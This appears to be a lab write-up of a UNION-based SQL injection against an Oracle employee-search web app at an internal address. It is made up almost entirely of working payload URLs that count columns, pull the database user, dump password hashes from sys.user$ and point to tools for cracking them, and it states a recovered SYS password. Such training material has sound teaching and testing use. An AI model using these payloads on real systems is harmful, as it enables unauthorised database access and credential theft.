http://192.168.2.12:8085/EmployeeSearchPortal2/ [Level: Intermediate]

Note that the application displays data from back-end database and thus we can use union technique to return data. We need to identify the number of columns and their data-types in the original query and then inject a union statement with the same number of columns and matching data-types:

To identify the number of columns, we will use order by clause:

The following queries return results:

http://192.168.2.12:8085/EmployeeSearchPortal2/searchResults.jsp?employeeName=SMITH%27%20order%20by%201--

http://192.168.2.12:8085/EmployeeSearchPortal2/searchResults.jsp?employeeName=SMITH%27%20order%20by%202--

http://192.168.2.12:8085/EmployeeSearchPortal2/searchResults.jsp?employeeName=SMITH%27%20order%20by%203--

http://192.168.2.12:8085/EmployeeSearchPortal2/searchResults.jsp?employeeName=SMITH%27%20order%20by%204--

http://192.168.2.12:8085/EmployeeSearchPortal2/searchResults.jsp?employeeName=SMITH%27%20order%20by%205--


http://192.168.2.12:8085/EmployeeSearchPortal2/searchResults.jsp?employeeName=SMITH%27%20order%20by%206--

http://192.168.2.12:8085/EmployeeSearchPortal2/searchResults.jsp?employeeName=SMITH%27%20order%20by%207--

http://192.168.2.12:8085/EmployeeSearchPortal2/searchResults.jsp?employeeName=SMITH%27%20order%20by%208--


order by 9; does not return any data indicating that there are 8 columns in original SQL query:

http://192.168.2.12:8085/EmployeeSearchPortal2/searchResults.jsp?employeeName=SMITH%27%20order%20by%209--




We can now try to select the value null in all 8 columns. Remember in Oracle a select statement must have a FROM clause.

http://192.168.2.12:8085/EmployeeSearchPortal2/searchResults.jsp?employeeName=SMITH%27%20union%20select%20null,null,null,null,null,null,null,null%20from%20dual--




Now we will have to identify if any of these 8 columns return a varchar and if so we can select a SQL query and get its output returned in that column. Looking at the output on the web page, we can see that second column (ENAME) returns a varchar.

http://192.168.2.12:8085/EmployeeSearchPortal2/searchResults.jsp?employeeName=SMITH%27%20union%20select%20null,user,null,null,null,null,null,null%20from%20dual--



Note: we are running SQL as SYS which is a DBA user and has all privileges on database. We can read password hashes by querying the table sys.user$. Columns name and password contain username and password hashes:

http://192.168.2.12:8085/EmployeeSearchPortal2/searchResults.jsp?employeeName=SMITH%27%20union%20select%20null,name,password,null,null,null,null,null%20from%20sys.user$--



You can crack these hashes (DES based) using john or cain n Abel. Username is the salt.

Password for SYS user is test123.